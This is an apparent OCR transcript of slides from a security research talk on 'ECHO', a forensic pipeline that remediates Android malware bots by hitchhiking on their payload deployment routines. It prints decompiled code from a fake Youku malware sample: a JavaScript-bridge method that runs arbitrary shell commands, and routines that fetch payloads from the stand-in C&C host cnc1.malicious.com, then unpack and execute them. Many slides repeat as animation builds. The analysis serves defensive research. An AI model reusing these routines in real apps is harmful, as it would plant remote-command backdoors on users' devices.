
1. Identify the payload-hosting C&C backends
2. Reverse-engineer the communication routine implemented by the frontend bots
3. Rapidly craft a remediation payload that can be correctly **fetched**, **loaded**, and **executed** by the bots

Two Types of Remote Payload



Various payload deployment techniques are available:


Two Types of Remote Payload



Various payload deployment techniques are available:

Compiled Java binaries can be executed with code reflection


Two Types of Remote Payload



Various payload deployment techniques are available:

Compiled Java binaries can be executed with code reflection

JavaScript code can be run with WebView, which can invoke System Java APIs via JavaScript Interface




JavaScript Interface Example


C&C Backends

Infected Bots

cnc1.malicious.com



JavaScript Interface Example




JavaScript Interface Method Pre-Implemented in the Fake Youku Malware Binary*

```
@JavascriptInterface
public final String runCmd(String command) {
    StringBuilder sb = new StringBuilder(ConstantsUI.PREF_FILE_PATH);
    try {
        BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(
Runtime.getRuntime().exec(command).getInputStream()));
        while (true) {
            String readLine = bufferedReader.readLine();
            if (readLine != null) {
                sb.append(readLine);
                sb.append('\n');
            } else {
                return sb.toString();
            }
        }
    } catch (Exception e) {
        com.iapptracker.a.c.a(e);
        return ConstantsUI.PREF_FILE_PATH;
    }
}
```

*: Malware Binary SHA-256 Hash: 5135210444ad90b3a0d5aa5bd64fb06fedae8b44d0b35a6f7e14be6128b476cf

JavaScript Interface Example




JavaScript Interface Method Pre-Implemented in the Fake Youku Malware Binary*

Invoke

```
@JavascriptInterface
public final String runCmd(String command) {
    StringBuilder sb = new StringBuilder(ConstantsUI.PREF_FILE_PATH);
    try {
        BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(
Runtime.getRuntime().exec(command).getInputStream()));
        while (true) {
            String readLine = bufferedReader.readLine();
            if (readLine != null) {
                sb.append(readLine);
                sb.append('\n');
            } else {
                return sb.toString();
            }
        }
    } catch (Exception e) {
        com.iapptracker.a.c.a(e);
        return ConstantsUI.PREF_FILE_PATH;
    }
}
```

*: Malware Binary SHA-256 Hash: 5135210444ad90b3a0d5aa5bd64fb06fedae8b44d0b35a6f7e14be6128b476cf

JavaScript Interface Example



JavaScript Interface Method Pre-Implemented in the Fake Youku Malware Binary*

Invoke

```
@JavascriptInterface
public final String runCmd(String command) {
    StringBuilder sb = new StringBuilder(ConstantsUI.PREF_FILE_PATH);
    try {
        BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(
Runtime.getRuntime().exec(command).getInputStream()));
        while (true) {
            String readLine = bufferedReader.readLine();
            if (readLine != null) {
                sb.append(readLine);
                sb.append('\n');
            } else {
                return sb.toString();
            }
        }
    } catch (Exception e) {
        com.iapptracker.a.c.a(e);
        return ConstantsUI.PREF_FILE_PATH;
    }
}
```

Malware operators can send JS payloads to this malware, which can invoke this function with a command argument to be executed as a **Linux Shell** command

*: Malware Binary SHA-256 Hash: 5135210444ad90b3a0d5aa5bd64fb06fedae8b44d0b35a6f7e14be6128b476cf

ECHO’s Pipeline: Deployment Routine Formal Modeling


An automatic forensic pipeline for remediating frontend bots by hitchhiking on their payload deployment routines

ECHO’s Pipeline: Deployment Routine Formal Modeling

An automatic forensic pipeline for remediating frontend bots by hitchhiking on their payload deployment routines

Vertex Instantiation

ECHO’s Pipeline: Deployment Routine Formal Modeling




An automatic forensic pipeline for remediating frontend bots by hitchhiking on their payload deployment routines

Vertex Instantiation

Malware
Samples

Forced Execution

ECHO’s Pipeline: Deployment Routine Formal Modeling




An automatic forensic pipeline for remediating frontend bots by hitchhiking on their payload deployment routines

Vertex Instantiation


Logged API Calls (Vertices)

Malware Samples

Forced Execution



ECHO's Pipeline: Deployment Routine Formal Modeling



An automatic forensic pipeline for remediating frontend bots by hitchhiking on their payload deployment routines

Vertex Instantiation

Logged API Calls (Vertices)

Fetching

Loading

...

Loading

...

Malware Samples

Forced Execution

Execution

```
private static HttpEntity fetchPayload(String url) {
        try {
            return new DefaultHttpClient().execute(new
                    HttpGet(url)).getEntity();
        } catch (Exception e) {
            return null;
        }
    }
```

Payload Fetching Method

```
    public static String a(File file) throws Exception {
        byte[] bArr = new byte[1024];
        FileInputStream fileInputStream = new
FileInputStream(file);
        ByteArrayOutputStream byteArrayOutputStream =
new ByteArrayOutputStream();
        while (true) {
            int read = fileInputStream.read(bArr);
            if (read > 0) {
                byteArrayOutputStream.write(bAr , 0,
read);
            } else {
                String trim =
byteArrayOutputStream.toString().trim();
                byteArrayOutputStream.flush();
                byteArrayOutputStream.close();
                return trim;
            }
        }
    }
```


```
public static void c(String path, String str2) throws Exception {
    if (!str2.endsWith(File.separator)) {
        str2 = String.valueOf(str2) + File.separator;
    }
    byte[] bArr = new byte[4096];
    BufferedInputStream b = new BufferedInputStream(new FileInputStream(path));
    ZipInputStream zipInputStream = new ZipInputStream(b);
    while (true) {
      ZipEntry nextEntry = zipInputStream.getNextEntry();
      if (nextEntry != null) {
          File file = new File(String.valueOf(str2) + nextEntry.getName());
      }
        ...
      zipInputStream.closeEntry();
    }
}
```

Payload Loading Method

```
static void runJSPayload(TGStatistics tGStatistics, final String str) {
        try {
            Runnable runnable = new Runnable() {
                @Override
                public void run() {
                    TGStatistics.access$6(TGStatistics.this).loadUrl(str);
                }
            };
            ...

        } catch (Exception e) {
            ...
        }
    }
```

Payload Execution Method

ECHO's Pipeline: Deployment Routine Formal Modeling



An automatic forensic pipeline for remediating frontend bots by hitchhiking on their payload deployment routines

Vertex Instantiation

Logged API Calls (Vertices)

Fetching

Loading

...

Loading

...

Malware Samples

Execution

Forced Execution

Runtime Context Logging

```
private static HttpEntity fetchPayload(String url) {
        try {
            return new DefaultHttpClient().execute(new
                    HttpGet(url)).getEntity();
        } catch (Exception e) {
            return null;
        }
    }
```

URL: *cnc1.malicious.com*

Payload Fetching Method

```
    public static String a(File file) throws Exception {
        byte[] bArr = new byte[1024];
        FileInputStream fileInputStream = new
FileInputStream(file);
        ByteArrayOutputStream byteArrayOutputStream =
new ByteArrayOutputStream();
        while (true) {
            int read = fileInputStream.read(bArr);
            if (read > 0) {
                byteArrayOutputStream.write(bAr , 0,
read);
            } else {
                String trim =
byteArrayOutputStream.toString().trim();
                byteArrayOutputStream.flush();
                byteArrayOutputStream.close();
                return trim;
            }
        }
    }
```

```
public static void c(String path, String str2) throws Exception {
    if (!str2.endsWith(File.separator)) {
        str2 = String.valueOf(str2) + File.separator;
    }
    byte[] bArr = new byte[4096];
    BufferedInputStream b = new BufferedInputStream(new FileInputStream(path));
    ZipInputStream zipInputStream = new ZipInputStream(b);
    while (true) {
      ZipEntry nextEntry = zipInputStream.getNextEntry();
      if (nextEntry != null) {
          File file = new File(String.valueOf(str2) + nextEntry.getName());
      }
        ...
      zipInputStream.closeEntry();
    }
}
```

File Path: *.../tgfiles/_ThunderGrid_*

Payload Loading Method


```
static void runJSPayload(TGStatistics tGStatistics, final String str) {
        try {
            Runnable runnable = new Runnable() {
                @Override
                public void run() {
                    TGStatistics.access$6(TGStatistics.this).loadUrl(str);
                }
            };
            ...

        } catch (Exception e) {
            ...
        }
    }
```

Decoding Key: *"HTMLContent"*


Entry Point Method: *loadUrl()*

Payload Execution Method


ECHO’s Pipeline: Deployment Routine Formal Modeling



Formal Model Instantiation




ECHO's Pipeline: Deployment Routine Formal Modeling




Formal Model Instantiation

Formal Definitions (See Paper for Details)

Vertex Type	Vertex Symbol	Vextex Annotations	Annotation Symbols	Edge-In Assertion[1,2]	Edge-Out Assertion[1,3]
Payload Fetching Stage					
Network Request Sending	v^f_{req}	backend URL communication protocol HTTP Session	url p s	N/A (Root Node)	$v.url \neq \phi \ \wedge v.s = v_{snk}.s \ \wedge$ $typeof(v_{snk}) = v^f_{res}$
Request Response Handling	v^f_{res}	response headers response content/binary HTTP Session	h b s	$typeof(v_{src}) = v^f_{req} \ \wedge$ $v.s = v_{src}.s$	$v.h.state = success \ \wedge$ $v.b \neq \phi \ \wedge$ $v.b = v_{snk}.b$
Payload Loading Stage					
Write Binary to File	v^l_{fw}	file path file binary	fp b	$v.fp \neq \phi \wedge v.b = v_{src}.b$	$fileExist(v.fp) \ \wedge$ $v_{snk}.fp = v.fp$
Read Binary From File	v^l_{fr}	file path file binary	fp b	$fileExist(v.fp) \ \wedge$ $v.fp = v_{snk}.fp$	$b \neq \phi \ \wedge \ v.b = v_{snk}.b$
Binary Decoding	v^l_{dec}	decoding algorithm decoding key pre-decoding binary post-decoding binary	alg k b_{pre} b_{pst}	$v.b_{pre} = v_{src}.b \ \wedge$ $(\neg v.alg.needsKey \ \vee$ $v.k \neq \phi)$	$v.b_{pst} \neq \phi \ \wedge$ $b_{pst} = v_{snk}.b$
Binary Segmentation	v^l_{seg}	segmentation index pre-decoding binary post-decoding binary	idx b_{pre} b_{pst}	$v.b_{pre} = v_{src}.b \ \wedge$ $v.idx \neq \phi$	$v.b_{pst} = v_{snk}.b$
Integrity Verification	v^l_{verify}	algorithm key or hash binary verification result	alg k b res	$v.alg \neq \phi \ \wedge$ $v.b = v_{src}.b \ \wedge \ k \neq \phi$	$v.res = true$
Payload Execution Stage					
Script Code Execution	v^e_{sce}	script binary entry point method context-crossing interfaces	b epm i	$v.b = v_{src}.b \ \wedge$ $scriptExecutable(v.b) \ \wedge$ $methodDefined(v.epm)$	$methodCalled(v.epm)$
Binary Code Loading	v^e_{bcl}	binary compiled class	b cls	$v.b = v_{src}.b \ \wedge$ $binaryCompilable(v.b)$	$typeof(v_{snk}) = v^e_{exe} \ \wedge$ $cls \neq \phi \ \wedge v.cls = v_{snk}.cls$
Entry Point Method Execution	v^e_{exe}	compiled class entry point method	cls epm	$v.cls = v_{src}.cls \ \wedge$ $methodDefined(v.epm)$	$methodCalled(v.epm)$



ECHO's Pipeline: Deployment Routine Formal Modeling



Formal Model Instantiation

Formal Definitions (See Paper for Details)

Vertex Type	Vertex Symbol	Vextex Annotations	Annotation Symbols	Edge-In Assertion[1,2]	Edge-Out Assertion[1,3]
Payload Fetching Stage					
Network Request Sending	v^f_{req}	backend URL communication protocol HTTP Session	url p s	N/A (Root Node)	$v.url \neq \phi \ \wedge v.s = v_{snk}.s \wedge$ $typeof(v_{snk}) = v^f_{res}$
Request-Response Handling	v^f_{res}	response headers response content/binary HTTP Session	h b s	$typeof(v_{src}) = v^f_{req} \wedge$ $v.s = v_{src}.s$	$v.h.state = success \wedge$ $v.b \neq \phi \wedge$ $v.b = v_{snk}.b$
Payload Loading Stage					
Write Binary to File	v^l_{fw}	file path file binary	fp b	$v.fp \neq \phi \wedge v.b = v_{src}.b$	$fileExist(v.fp) \wedge$ $v_{snk}.fp = v.fp$
Read Binary From File	v^l_{fr}	file path file binary	fp b	$fileExist(v.fp) \wedge$ $v.fp = v_{snk}.fp$	$b \neq \phi \ \wedge \ v.b = v_{snk}.b$
Binary Decoding	v^l_{dec}	decoding algorithm decoding key pre-decoding binary post-decoding binary	alg k b_{pre} b_{pst}	$v.b_{pre} = v_{src}.b \wedge$ $(\neg v.alg.needsKey \vee$ $v.k \neq \phi)$	$v.b_{pst} \neq \phi \wedge$ $b_{pst} = v_{snk}.b$
Binary Segmentation	v^l_{seg}	segmentation index pre-decoding binary post-decoding binary	idx b_{pre} b_{pst}	$v.b_{pre} = v_{src}.b \wedge$ $v.idx \neq \phi$	$v.b_{pst} = v_{snk}.b$
Integrity Verification	v^l_{verify}	algorithm key or hash binary verification result	alg k b res	$v.alg \neq \phi \wedge$ $v.b = v_{src}.b \ \wedge \ k \neq \phi$	$v.res = true$
Payload Execution Stage					
Script Code Execution	v^e_{sce}	script binary entry point method context-crossing interfaces	b epm t	$v.b = v_{src}.b \wedge$ $scriptExecutable(v.b) \wedge$ $methodDefined(v.epm)$	$methodCalled(v.epm)$
Binary Code Loading	v^e_{bcl}	binary compiled class	b cls	$v.b = v_{src}.b \wedge$ $binaryCompilable(v.b)$	$typeof(v_{snk}) = v^e_{exe} \wedge$ $cls \neq \phi \ \wedge v.cls = v_{snk}.cls$
Entry Point Method Execution	v^e_{exe}	compiled class entry point method	cls epm	$v.cls = v_{src}.cls \wedge$ $methodDefined(v.epm)$	$methodCalled(v.epm)$

Fetching

Logged API Calls (Vertices)

...


Loading


...

Loading

Execution

ECHO's Pipeline: Deployment Routine Formal Modeling



